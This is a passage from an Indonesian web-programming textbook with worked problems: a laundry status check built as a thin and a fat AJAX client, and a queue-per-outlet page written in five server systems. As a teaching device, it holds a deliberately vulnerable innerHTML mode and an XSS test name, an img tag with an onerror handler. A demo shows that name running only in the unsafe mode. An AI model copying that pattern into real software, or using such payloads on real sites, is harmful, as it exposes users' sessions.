> *Dengan kata lain:* pelanggan mengetik nomor nota dan nomor teleponnya lalu melihat posisi cuciannya tanpa memuat ulang halaman (AJAX). Tulislah dua kali, sebagai *thin client* (*server* mengirim HTML jadi) dan sebagai *fat client* (*server* hanya mengirim data JSON dan JavaScript di peramban menyusun tampilannya); bandingkan apa yang berpindah lewat jaringan, dan perlihatkan apa yang terjadi bila nama pelanggan memuat *markup*.

Dengan bahasa kita sendiri. Bab 9 menguraikan Rich Internet Application: halaman yang terasa seperti program karena berbicara dengan *server* di latar belakang melalui `fetch` milik JavaScript (teknik yang pertama kali disebut *Ajax* [17]) dan hanya mengubah sebagian halaman. Dua pendekatan yang disebutkannya berbeda dalam hal *di mana HTML dibuat*. Kita membangun keduanya di satu halaman lalu mengukurnya.

Rancangan. Satu halaman, tiga tombol, dua *handler* di *server*, seperti diperlihatkan **Gambar 12.11**. `GET /Status?handler=Fragment&bill=…&phone=…` mengembalikan sepotong HTML yang dibuat *partial view*, tempat Razor meloloskan setiap nilai. `GET /Status?handler=Json&…` mengembalikan fakta yang sama sebagai JSON. Skripnya memiliki tiga

mode: *thin* menempelkan potongan HTML itu ke halaman; *fat, innerHTML* merekatkan JSON ke dalam string HTML lalu menempelkannya (versi yang menggoda); *fat, textContent* menyusun elemen dan memasukkan data dengan `textContent`, yang tidak pernah diurai sebagai HTML [18]. Nota hanya diperlihatkan kepada orang yang juga mengetahui nomor telepon pelanggan.



Gambar 12.11 *Thin client* dan *fat client*. Pertanyaan dan pencariannya sama; yang berbeda adalah apakah *server* atau peramban yang mengubah data menjadi HTML.

Penyelesaian Razor. Halamannya (**Kode 12.43**), *partial view* untuk jawaban *thin* (**Kode 12.44**), *page model* dengan dua *handler*-nya (**Kode 12.45**), dan skripnya (**Kode 12.46**).

Kode 12.43 `Status.cshtml`: formulir yang tidak pernah dikirim; tombol-tombolnya memanggil skrip.

```
@page
@model StatusModel
@{ ViewData["Title"] = "Where is my laundry?"; }
<form id="ask" class="card narrow">
  <label for="bill">Bill number</label>
  <input id="bill" name="bill" placeholder="B2941" required>
  <label for="phone">Phone number</label>
  <input id="phone" name="phone" placeholder="0812-0000-0000" required>
  <div class="row">
    <button type="button" data-mode="thin" class="primary">Check (thin)</button>
    <button type="button" data-mode="fatUnsafe">Check (fat, innerHTML)</button>
    <button type="button" data-mode="fat">Check (fat, textContent)</button>
  </div>
</form>
<div id="answer" aria-live="polite"></div>
@section Scripts {
  <script src="~/js/status.js"></script>
}
```

Kode 12.44 `_StatusCard.cshtml`: jawaban *thin client*, dibuat dan di-*escape* di *server*.

```
@model LaundryPages.Pages.StatusInfo?
@* The thin client's answer: HTML made on the server, where Razor escapes every value. *@
@if (Model is null)
{
  <p class="err">No bill with that number and phone.</p>
}
else
{
  <section class="card">
    <h2>@Model.Bill for @Model.Customer</h2>
    <p>@Model.Service. Status: <b>@Model.Status</b>. Balance @Model.Balance.</p>
  </section>
}
```

Kode 12.45 `Status.cshtml.cs`: `OnGetFragment` mengembalikan HTML, `OnGetJson` mengembalikan JSON, dan keduanya mencari nota dengan cara yang sama.

```
// Status.cshtml.cs - Problem 12.9: the same answer two ways.
//   GET /Status?handler=Fragment&bill=..&phone=..  -> a piece of HTML   (thin client)
//   GET /Status?handler=Json&bill=..&phone=..      -> the data as JSON  (fat client)
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages;

public sealed record StatusInfo(string Bill, string Customer, string Service, string
Status, string Balance);

public class StatusModel(Store store) : PageModel
{
    public void OnGet() { }

    public IActionResult OnGetFragment(string bill, string phone) => Partial("_StatusCard",
Lookup(bill, phone));

    public IActionResult OnGetJson(string bill, string phone) =>
        Lookup(bill, phone) is { } info ? new JsonResult(info) : NotFound(new { error = "No
bill with that number and phone." });

    /// <summary>The bill, but only for someone who also knows the customer's phone
number.</summary>
    private StatusInfo? Lookup(string? bill, string? phone)
    {
        var b = store.Bill(bill?.Trim().ToUpperInvariant());
        var c = b is null ? null : store.Customer(b.CustomerId);
        if (b is null || c is null || c.Phone != phone?.Trim()) return null;
        return new StatusInfo(b.Id, c.Name, store.Service(b.ServiceId)?.Description ?? "",
                              b.Status, Money.Rupiah(b.Charged - store.Paid(b.Id)));
    }
}
```

Kode 12.46 `status.js`: ketiga mode, *thin*, *fat* dengan `innerHTML`, dan *fat* dengan `textContent`.

```
// status.js - Problem 12.9: ask the server without reloading the page (AJAX), three ways.
const answer = document.getElementById("answer");

function query(handler) {
  const bill = document.getElementById("bill").value, phone =
document.getElementById("phone").value;
  return
`?handler=${handler}&bill=${encodeURIComponent(bill)}&phone=${encodeURIComponent(phone)}`;
}

const modes = {
  // Thin client: the server sends finished HTML, already escaped; the browser only pastes
it in.
  async thin() {
    answer.innerHTML = await (await fetch(query("Fragment"))).text();
  },
  // Fat client, the tempting way: glue the data into HTML text. A name with markup in it
RUNS.
  async fatUnsafe() {
    const r = await fetch(query("Json")), d = await r.json();
    answer.innerHTML = r.ok ? `<section class="card"><h2>${d.bill} for ${d.customer}</h2>
      <p>${d.service}. Status: <b>${d.status}</b>. Balance ${d.balance}.</p></section>`
      : `<p class="err">${d.error}</p>`;
  },
  // Fat client, the right way: build elements and set textContent, which is never parsed
as HTML.
  async fat() {
    const r = await fetch(query("Json")), d = await r.json();
    const box = document.createElement(r.ok ? "section" : "p");
    box.className = r.ok ? "card" : "err";
    if (r.ok) {
      const h2 = document.createElement("h2"), p = document.createElement("p"), b =
document.createElement("b");
      h2.textContent = `${d.bill} for ${d.customer}`;
      b.textContent = d.status;
      p.append(`${d.service}. Status: `, b, `. Balance ${d.balance}.`);
      box.append(h2, p);
    } else {
      box.textContent = d.error;
    }
    answer.replaceChildren(box);
  },
};

document.querySelectorAll("button[data-mode]").forEach(button =>
  button.addEventListener("click", () => modes[button.dataset.mode]()));
```

Java dan Python. **Kode 12.47** dan **Kode 12.48** menjawab dua alamat *handler* yang sama di bawah `/status`, dan menyajikan salinan statis halaman itu dengan `status.js` yang *sama*, bita demi bita: skripnya tidak dapat membedakan *server* mana yang diajaknya bicara.

Kode 12.47 `P129Status.java`: potongan HTML di-*escape* oleh `h()`, JSON ditulis oleh `json()`.

```
// P129Status.java - Problem 12.9 on the JDK's HTTP server: the status check, thin and fat.
//   GET /status                                    the page (static/status.html +
static/js/status.js)
//   GET /status?handler=Fragment&bill=..&phone=.. a piece of HTML, escaped here     (thin
client)
//   GET /status?handler=Json&bill=..&phone=..     the data as JSON                   (fat
client)
//   javac P129Status.java && java -cp ".:../lib/sqlite-jdbc-3.53.2.0.jar" P129Status 9226
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.sql.*;
import java.util.*;

public class P129Status {
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../data/laundry.db");

    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9226), 0);
        server.createContext("/", P129Status::handle);
        server.start();
    }

    static void handle(HttpExchange ex) {
        try (ex) {
            String path = ex.getRequestURI().getPath();
            Map<String, String> q = parse(ex.getRequestURI().getRawQuery());
            String handler = q.getOrDefault("handler", "");
            if (!path.equals("/status") || handler.isEmpty()) {                  // the
page and its files
                Path f = Path.of("static", path.equals("/status") ? "status.html" :
path.substring(1)).normalize();
                if (!f.startsWith("static") || !Files.isRegularFile(f)) { send(ex, 404,
"text/plain", "Not Found"); return; }
                send(ex, 200, path.endsWith(".js") ? "text/javascript" :
path.endsWith(".css") ? "text/css" : "text/html",
                     Files.readString(f));
                return;
            }
            Map<String, String> s = lookup(q.get("bill"), q.get("phone"));
            if (handler.equals("Fragment")) {                                    // thin:
HTML made here
                send(ex, 200, "text/html", s == null ? "<p class=\"err\">No bill with that
number and phone.</p>"
                        : "<section class=\"card\"><h2>" + h(s.get("bill")) + " for " +
h(s.get("customer")) + "</h2>\n"
                        + "<p>" + h(s.get("service")) + ". Status: <b>" +
h(s.get("status")) + "</b>. Balance "
                        + h(s.get("balance")) + ".</p></section>");
            } else if (s == null) {                                              // fat:
data only
                send(ex, 404, "application/json", "{\"error\":\"No bill with that number
and phone.\"}");
            } else {
                StringJoiner j = new StringJoiner(",", "{", "}");
```

Kode 12.47 (Lanjutan) *P129Status.java: potongan HTML di-escape oleh h(), JSON ditulis oleh json().*

```
                for (Map.Entry<String, String> e : s.entrySet()) j.add(json(e.getKey()) +
":" + json(e.getValue()));
                send(ex, 200, "application/json", j.toString());
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    /** The bill, but only for someone who also knows the customer's phone number. */
    static Map<String, String> lookup(String bill, String phone) throws SQLException {
        try (Connection db = DriverManager.getConnection(DB); PreparedStatement st =
db.prepareStatement("""
                SELECT b.id, c.name, s.description, b.status,
                       b.payment - COALESCE((SELECT SUM(amount) FROM Payment p WHERE
p.Bill_id = b.id), 0) AS balance
                  FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON
s.id = b.Service_id
                 WHERE b.id = ? AND c.phone = ?""")) {
            st.setString(1, bill == null ? "" : bill.trim().toUpperCase(Locale.ROOT));
            st.setString(2, phone == null ? "" : phone.trim());
            try (ResultSet rs = st.executeQuery()) {
                if (!rs.next()) return null;
                Map<String, String> m = new LinkedHashMap<>();
                m.put("bill", rs.getString(1));
                m.put("customer", rs.getString(2));
                m.put("service", rs.getString(3));
                m.put("status", rs.getString(4));
                m.put("balance", "Rp " + String.format(Locale.ROOT, "%,d",
rs.getLong(5)).replace(',', '.'));
                return m;
            }
        }
    }

    /** A JSON string: quotes, backslashes and control characters escaped, and < > & as \\u
escapes too. */
    static String json(String s) {
        StringBuilder b = new StringBuilder("\"");
        for (char c : s.toCharArray()) {
            if (c == '"' || c == '\\') b.append('\\').append(c);
            else if (c < 0x20 || c == '<' || c == '>' || c == '&')
b.append(String.format("\\u%04x", (int) c));
            else b.append(c);
        }
        return b.append('"').toString();
    }

    static String h(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;").replace("\"", "&quot;");
    }
```

Kode 12.47 (Lanjutan) *P129Status.java: potongan HTML di-escape oleh h(), JSON ditulis oleh json().*

```
    static void send(HttpExchange ex, int status, String type, String body) throws
java.io.IOException {
        byte[] b = body.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", type + "; charset=utf-8");
        ex.sendResponseHeaders(status, b.length);
        ex.getResponseBody().write(b);
    }

    static Map<String, String> parse(String s) {
        Map<String, String> m = new HashMap<>();
        if (s == null) return m;
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            if (kv.length == 2) m.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
URLDecoder.decode(kv[1], StandardCharsets.UTF_8));
        }
        return m;
    }
}
```

Kode 12.48 `p129_status.py`: potongan HTML di-*escape* oleh Jinja, JSON oleh `jsonify`.

```
# p129_status.py - Problem 12.9 in Flask: the status check, thin and fat, with the same
page script.
#   GET /status                                     the page (static/status.html +
static/js/status.js)
#   GET /status?handler=Fragment&bill=..&phone=..  a piece of HTML, escaped by Jinja
(thin client)
#   GET /status?handler=Json&bill=..&phone=..      the data as JSON                    (fat
client)
#     python p129_status.py 9227
import os
import sqlite3
import sys

from flask import Flask, jsonify, render_template_string, request, send_from_directory

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__, static_folder="static", static_url_path="")

CARD = """{% if s %}<section class="card"><h2>{{ s.bill }} for {{ s.customer }}</h2>
<p>{{ s.service }}. Status: <b>{{ s.status }}</b>. Balance {{ s.balance }}.</p></section>
{%- else %}<p class="err">No bill with that number and phone.</p>{% endif %}"""


def lookup(bill, phone):
    """The bill, but only for someone who also knows the customer's phone number."""
    con = sqlite3.connect(DB)
    row = con.execute("""SELECT b.id, c.name, s.description, b.status,
                            b.payment - COALESCE((SELECT SUM(amount) FROM Payment p
WHERE p.Bill_id = b.id), 0)
                         FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service
s ON s.id = b.Service_id
                        WHERE b.id = ? AND c.phone = ?""", ((bill or "").strip().upper(),
(phone or "").strip())).fetchone()
    if row is None:
        return None
    return {"bill": row[0], "customer": row[1], "service": row[2], "status": row[3],
            "balance": "Rp " + f"{int(row[4]):,}".replace(",", ".")}


@app.get("/status")
def status():
    handler = request.args.get("handler")
    if handler is None:
        return send_from_directory(app.static_folder, "status.html")
    s = lookup(request.args.get("bill"), request.args.get("phone"))
    if handler == "Fragment":                                   # thin: HTML made here,
escaped by Jinja
        return render_template_string(CARD, s=s)
    if s is None:                                               # fat: data only
        return jsonify(error="No bill with that number and phone."), 404
    return jsonify(s)
```

Kode 12.48 (Lanjutan) *p129_status.py: potongan HTML di-escape oleh Jinja, JSON oleh jsonify.*

```
if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9227)
```

Pengukurannya. Kode 12.49 mula-mula meminta kedua jawaban secara langsung, untuk nota B2950 milik Ma'ruf Saputra, lalu mencetaknya beserta ukurannya. Kemudian ia membuka halaman itu di peramban Chromium sungguhan, mencari nota B2952, yang pelanggannya (dalam salinan data) mengetik `<img src=x onerror="document.title='hacked'">` sebagai namanya,

menekan setiap tombol, dan melaporkan apakah *markup* itu *berjalan*: kode `onerror` mengubah judul halaman, yang dapat dibaca program.

Kode 12.49 `status_demo.py`: apa yang berpindah, dan apa yang berjalan, untuk setiap mode.

```
# status_demo.py - Problem 12.9: what travels, and what runs, in the thin and the fat
client.
# Part 1 asks the server directly and prints the two answers and their sizes.
# Part 2 drives a real browser (Playwright + Chromium) through the three buttons, for a
bill whose
# customer typed markup as her name, and reports whether that markup was RUN.
#     python3 status_demo.py http://127.0.0.1:9210/Status      (Razor; Java/Python use
.../status)
import sys
import urllib.parse
import urllib.request

from playwright.sync_api import sync_playwright

page_url = sys.argv[1]


def ask(handler, bill, phone):
    q = urllib.parse.urlencode({"handler": handler, "bill": bill, "phone": phone})
    with urllib.request.urlopen(f"{page_url}?{q}") as r:
        return r.read().decode()


for handler in ("Fragment", "Json"):
    body = ask(handler, "B2950", "0817-0000-8341")
    print(f"{handler:<8} {len(body.encode()):>4} bytes: {body}")

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    for mode, label in (("thin", "Check (thin)"), ("fatUnsafe", "Check (fat, innerHTML)"),
                        ("fat", "Check (fat, textContent)")):
        page.goto(page_url)
        page.fill("#bill", "B2952")
        page.fill("#phone", "0812-0000-4710")
        page.click(f"button[data-mode={mode}]")
        page.wait_for_selector("#answer h2")
        page.wait_for_timeout(300)                    # give an injected image time to
fail and fire
        ran = page.title() == "hacked"
        print(f"{label:<26} shows: {page.inner_text('#answer h2')!r:<60} markup ran: {'YES'
if ran else 'no'}")
    browser.close()
```

Terhadap halaman Razor:

```
Fragment  165 bytes:   <section class="card">
    <h2>B2950 for Ma&#x27;ruf Saputra</h2>
    <p>Wash, dry &amp; fold (per kg). Status: <b>queued</b>. Balance Rp 48.000.</p>
  </section>

Json      132 bytes: {"bill":"B2950","customer":"Ma\u0027ruf Saputra","service":"Wash, dry
\u0026 fold (per kg)","status":"queued","balance":"Rp 48.000"}
Check (thin)               shows: 'B2952 for <img src=x
onerror="document.title=\'hacked\'">'  markup ran: no
Check (fat, innerHTML)     shows: 'B2952 for '
markup ran: YES
Check (fat, textContent)   shows: 'B2952 for <img src=x
onerror="document.title=\'hacked\'">'  markup ran: no
```

Gambar 12.12 adalah peramban pada saat mode yang tidak aman berjalan: namanya telah menjadi gambar rusak, dan kode `onerror`-nya sudah berjalan.

Gambar 12.12 *Fat client* yang tidak aman setelah satu klik: "nama" pelanggan kini menjadi elemen halaman, dan skripnya telah berjalan.

Apa kata angka-angka itu. Untuk satu kartu kecil, ukuran kedua jawaban berdekatan: 165 bita HTML berbanding 132 bita JSON dari Razor (versi Java mengirim 145 dan 127, versi Python 149 dan 123, karena masing-masing meloloskan dan mengindentasi dengan sedikit berbeda). Perbedaan yang sesungguhnya ada di tempat lain. *Thin client* hampir tidak memerlukan JavaScript dan tidak mungkin salah meloloskan, karena mesin templat *server* yang melakukannya; jawabannya hanya dapat ditampilkan, tidak dapat dipakai ulang. Jawaban *fat client* adalah data: aplikasi ponsel, halaman lain, atau sebuah uji dapat memakainya, dan *server* bekerja lebih sedikit; tetapi kini peramban yang membuat HTML, dan meloloskan menjadi tugas skrip. Perhatikan pula bagaimana ketiga *server* menulis `Ma'ruf` dan `&`: HTML Razor berbunyi `Ma'ruf` dan JSON-nya `Ma'ruf` serta `&`, HTML Jinja `Ma'ruf`. Semuanya benar; *escaping*-nya berbeda ejaan, tidak pernah berbeda makna.

Baris demi baris. Di **Kode 12.45**, `Partial("_StatusCard", …)` merender *partial view* dengan hasil pencarian sebagai modelnya, dan `new JsonResult(info)` menyerialkan *record* itu dengan nama properti dalam *camel case* (`bill`, `customer`), yang memang dibaca skrip. `Lookup(bill, phone)` mengembalikan `null` kecuali teleponnya cocok, sehingga orang asing yang menebak-nebak nomor nota tidak mendapat apa-apa. Di **Kode 12.46**, `encodeURIComponent` membuat teks yang diketik aman dimasukkan ke URL (tanda `&` di isian telepon akan memulai parameter baru bila tidak). Dalam mode yang aman, `document.createElement` dan `textContent` menyusun kartu sepotong demi sepotong; `p.append(teks, elemen, teks)` menerima string dan elemen sama saja dan tidak pernah mengurai string-nya.

Penyelesaian keliru yang menggoda. Tombol tengah. *Template string* seperti `` `<h2>${d.bill} for ${d.customer}</h2>` `` tampak persis seperti templat Razor atau Jinja, padahal bukan: ia tidak meloloskan apa pun. Bila diberikan ke `innerHTML`, teksnya diurai sebagai HTML, `<img>` menjadi elemen, dan atribut `onerror`-nya berjalan sebagai kode, di sini sekadar mengubah judul tanpa bahaya, dalam serangan sungguhan membaca halaman atau mengirim permintaan dengan sesi pelanggan. Inilah *cross-site scripting* (XSS) [8], dan JSON dari *server* tidak bersalah: JSON itu

membawa nama dengan benar. Kesalahannya ada di satu baris yang mengubah data menjadi *markup*.

> **UJI DIRI.** Kartu status juga harus menampilkan daftar lima nota terakhir pelanggan. Di *fat client*, bagaimana Anda menambahkan barisnya tanpa `innerHTML`, dan bagian jawaban mana yang berubah?
>
> *Jawaban.* JSON-nya mendapat sebuah larik, misalnya `"recent": [{"bill": "B2931", "status": "departed"}, …]`. Di skrip, untuk setiap butir buatlah sebuah `tr` dan dua elemen `td`, isi `textContent` setiap `td` dengan satu nilai, tambahkan sel-sel itu ke baris dan barisnya ke badan tabel (`tbody.append(tr)`), dan akhirnya masukkan tabel itu ke kartu. Tidak ada string HTML yang pernah dirangkai, sehingga tidak ada nilai yang dapat menjadi *markup*.

12.7.2 Soal 12.10 — Halaman yang sama di lima sistem

> **SOAL.** Chapter 10 demonstrated PHP, JSP and ASP.NET side by side. Write one page, "how many bills of a given service are waiting in the queue at each outlet", in PHP, JSP and ASP.NET Razor Pages, and in Java and Python, run all five on the same data for service S0003 (ironing), and show that they agree. Every outlet must appear, also one with nothing waiting.
>
> *Dengan kata lain:* tulislah satu halaman, "berapa nota sebuah layanan yang menunggu di antrean setiap gerai", dalam PHP, JSP, Razor Pages, Java, dan Python; jalankan kelimanya pada data yang sama untuk layanan S0003 (setrika) dan perlihatkan bahwa semuanya sepakat. Setiap gerai harus muncul, termasuk yang tidak memiliki antrean.

Dengan bahasa kita sendiri. Satu pertanyaan, satu tabel jawaban, lima program. Bagian yang menarik adalah kalimat terakhir: gerai dengan *nol* nota menunggu tidak mempunyai nota untuk di-*join*, dan kueri yang ceroboh membuatnya menghilang.

Rancangan. Setiap gerai muncul, jadi kuerinya berangkat dari `Outlet` dan membawa nota-notanya dengan `LEFT JOIN`, yang mempertahankan setiap baris tabel kiri dan mengisi sisi kanan dengan `NULL` bila tidak ada yang cocok [4]. Syarat-syarat pada nota (status `queued`, layanan S0003) harus berada di klausa `ON` milik *join*, bukan di `WHERE`, dan hitungannya harus `COUNT(b.id)`, yang hanya menghitung baris tempat sebuah nota ditemukan. Dalam LINQ, kueri yang sama adalah `GroupJoin`: setiap gerai bersama kelompok (yang mungkin kosong) nota-nota yang cocok dengannya. Setiap halaman mencetak satu baris tabel per gerai dalam bentuk yang persis sama, `<tr><td>O01</td><td>…</td><td class="num">2</td></tr>`, sehingga satu skrip dapat membaca kelimanya.

PHP dengan PDO [19] (**Kode 12.50**), **JSP** (**Kode 12.51**), dan **Razor Pages** (**Kode 12.52**):

Kode 12.50 `queue.php`: kueri dengan PDO dan *placeholder*; setiap nilai dicetak melalui `h()` [19].

```
<?php
// queue.php - Problem 12.10 in PHP: how many bills of one service wait at each outlet.
//     php -S 127.0.0.1:9240 -t php        then open
http://127.0.0.1:9240/queue.php?service=S0003
declare(strict_types=1);

$db = new PDO('sqlite:' . (getenv('LAUNDRY_DB') ?: __DIR__ . '/../data/laundry.db'));
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
$service = $_GET['service'] ?? 'S0003';
// Every outlet appears, even with nothing waiting: LEFT JOIN, the conditions in ON,
COUNT(b.id).
$st = $db->prepare("SELECT o.id, o.name, COUNT(b.id) AS queued
                      FROM Outlet o
                      LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND
b.Service_id = ?
                     GROUP BY o.id, o.name
                     ORDER BY o.id");
$st->execute([$service]);

function h(mixed $s): string
{
    return htmlspecialchars((string) $s, ENT_QUOTES, 'UTF-8');
}
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>Queue per outlet</title></head>
<body>
<h1>Queue per outlet</h1>
<p>Bills of service <b><?= h($service) ?></b> waiting in the queue:</p>
<table>
  <thead><tr><th>Outlet</th><th>Name</th><th class="num">Queued</th></tr></thead>
  <tbody>
<?php foreach ($st as $row): ?>
    <tr><td><?= h($row['id']) ?></td><td><?= h($row['name']) ?></td><td class="num"><?=
h($row['queued']) ?></td></tr>
<?php endforeach; ?>
  </tbody>
</table>
</body>
</html>
```

Kode 12.51 `queue.jsp`: SQL yang sama melalui kelas model Back Office, dicetak dengan `<c:out>`.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- queue.jsp - Problem 12.10 in JSP: how many bills of one service wait at each outlet
(public page). --%>
<%
    String service = request.getParameter("service") == null ? "S0003" :
request.getParameter("service");
    Office office = Office.of(application.getInitParameter("laundry.db.url"));
    request.setAttribute("service", service);
    request.setAttribute("rows", office.rows("""
            SELECT o.id, o.name, COUNT(b.id) AS queued
              FROM Outlet o
              LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND
b.Service_id = ?
             GROUP BY o.id, o.name
             ORDER BY o.id""", service));
%>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>Queue per outlet</title></head>
<body>
<h1>Queue per outlet</h1>
<p>Bills of service <b><c:out value="${service}"/></b> waiting in the queue:</p>
<table>
  <thead><tr><th>Outlet</th><th>Name</th><th class="num">Queued</th></tr></thead>
  <tbody>
  <c:forEach var="row" items="${rows}">
    <tr><td><c:out value="${row.id}"/></td><td><c:out value="${row.name}"/></td><td
class="num"><c:out value="${row.queued}"/></td></tr>
  </c:forEach>
  </tbody>
</table>
</body>
</html>
```

Kode 12.52 `Queue.cshtml.cs`: pertanyaan yang sama dalam LINQ atas penyimpan; `GroupJoin` mempertahankan setiap gerai.

```
// Queue.cshtml.cs - Problem 12.10: how many bills of one service wait at each outlet.
// Every outlet must appear, also one with nothing waiting: a GroupJoin, which is LINQ's
LEFT JOIN.
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages;

public class QueueModel(Store store) : PageModel
{
    public string ServiceId { get; private set; } = "";
    public List<(string Id, string Name, int Queued)> Rows { get; private set; } = new();

    public void OnGet(string service = "S0003")
    {
        ServiceId = service;
        var waiting = store.Bills.Where(b => b.Status == "queued" && b.ServiceId ==
service);
        Rows = store.Outlets
            .GroupJoin(waiting, o => o.Id, b => b.OutletId, (o, bills) => (o.Id, o.Name,
bills.Count()))
            .OrderBy(r => r.Id)
            .ToList();
    }
}
```

Markup Razor-nya, `Queue.cshtml`, mencetak `Model.Rows` dalam perulangan `foreach` dengan bentuk tabel yang sama. **Java** (**Kode 12.53**) dan **Python** (**Kode 12.54**):

Kode 12.53 `P1210Queue.java`: halaman itu di atas *server* HTTP JDK.

```
// P1210Queue.java - Problem 12.10 on the JDK's HTTP server: bills of one service waiting
at each outlet.
//   javac P1210Queue.java && java -cp ".:../lib/sqlite-jdbc-3.53.2.0.jar" P1210Queue 9228
//   then open http://127.0.0.1:9228/queue?service=S0003
import com.sun.net.httpserver.HttpServer;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.sql.*;

public class P1210Queue {
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../data/laundry.db");

    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9228), 0);
        server.createContext("/queue", ex -> {
            String q = ex.getRequestURI().getRawQuery();
            String service = q != null && q.startsWith("service=")
                    ? URLDecoder.decode(q.substring(8), StandardCharsets.UTF_8) : "S0003";
            StringBuilder rows = new StringBuilder();
            try (Connection db = DriverManager.getConnection(DB); PreparedStatement st =
db.prepareStatement("""
                    SELECT o.id, o.name, COUNT(b.id) AS queued
                      FROM Outlet o
                      LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND
b.Service_id = ?
                     GROUP BY o.id, o.name
                     ORDER BY o.id""")) {
                st.setString(1, service);
                try (ResultSet rs = st.executeQuery()) {
                    while (rs.next())
                        rows.append("
<tr><td>").append(h(rs.getString(1))).append("</td><td>").append(h(rs.getString(2)))
                            .append("</td><td
class=\"num\">").append(rs.getInt(3)).append("</td></tr>\n");
                }
            } catch (SQLException e) {
                throw new java.io.IOException(e);
            }
            byte[] b = """
                    <!DOCTYPE html>
                    <html lang="en">
                    <head><meta charset="UTF-8"><title>Queue per outlet</title></head>
                    <body>
                    <h1>Queue per outlet</h1>
                    <p>Bills of service <b>%s</b> waiting in the queue:</p>
                    <table>
                      <thead><tr><th>Outlet</th><th>Name</th><th
class="num">Queued</th></tr></thead>
                      <tbody>
                    %s  </tbody>
```

Kode 12.53 (Lanjutan) *P1210Queue.java: halaman itu di atas server HTTP JDK.*

```
                    </table>
                    </body>
                    </html>
                    """.formatted(h(service), rows).getBytes(StandardCharsets.UTF_8);
            ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
            ex.sendResponseHeaders(200, b.length);
            ex.getResponseBody().write(b);
            ex.close();
        });
        server.start();
    }

    static String h(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;").replace("\"", "&quot;");
    }
}
```

Kode 12.54 `p1210_queue.py`: halaman itu dalam Flask.

```
# p1210_queue.py - Problem 12.10 in Flask: bills of one service waiting at each outlet.
#     python p1210_queue.py 9229        then open http://127.0.0.1:9229/queue?service=S0003
import os
import sqlite3
import sys

from flask import Flask, render_template_string, request

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__)

PAGE = """<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>Queue per outlet</title></head>
<body>
<h1>Queue per outlet</h1>
<p>Bills of service <b>{{ service }}</b> waiting in the queue:</p>
<table>
  <thead><tr><th>Outlet</th><th>Name</th><th class="num">Queued</th></tr></thead>
  <tbody>
  {%- for id, name, queued in rows %}
    <tr><td>{{ id }}</td><td>{{ name }}</td><td class="num">{{ queued }}</td></tr>
  {%- endfor %}
  </tbody>
</table>
</body>
</html>"""


@app.get("/queue")
def queue():
    service = request.args.get("service", "S0003")
    rows = sqlite3.connect(DB).execute("""
        SELECT o.id, o.name, COUNT(b.id) AS queued
          FROM Outlet o
          LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id =
?
         GROUP BY o.id, o.name
         ORDER BY o.id""", (service,)).fetchall()
    return render_template_string(PAGE, service=service, rows=rows)


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9229)
```

Menjalankan kelimanya. `tests/run_queue_all.sh` menjalankan setiap sistem bergiliran, satu *server* pada satu waktu, menyimpan halamannya, menghentikannya, lalu menyerahkan kelima halaman itu kepada `tests/compare_queue.py`:

```
outlet       PHP     JSP   Razor    Java  Python
O01            2       2       2       2       2
O02            0       0       0       0       0
O03            0       0       0       0       0
all systems agree
```

Dua nota setrika menunggu di Rungkut dan tidak ada di dua gerai lainnya, dan kelima sistem mengatakannya dengan kata-kata yang sama.

Baris demi baris. Dalam SQL, `LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id = ?` menggabungkan setiap gerai hanya dengan nota setrika yang sedang menunggu; untuk Keputih dan Wiyung tidak ada, sehingga masing-masing muncul sekali dengan `b.id` bernilai *null*. `COUNT(b.id)` menghitung nilai yang bukan *null*, sehingga hasilnya 0. `GROUP BY o.id, o.name` menghasilkan satu baris per gerai. Dalam LINQ,

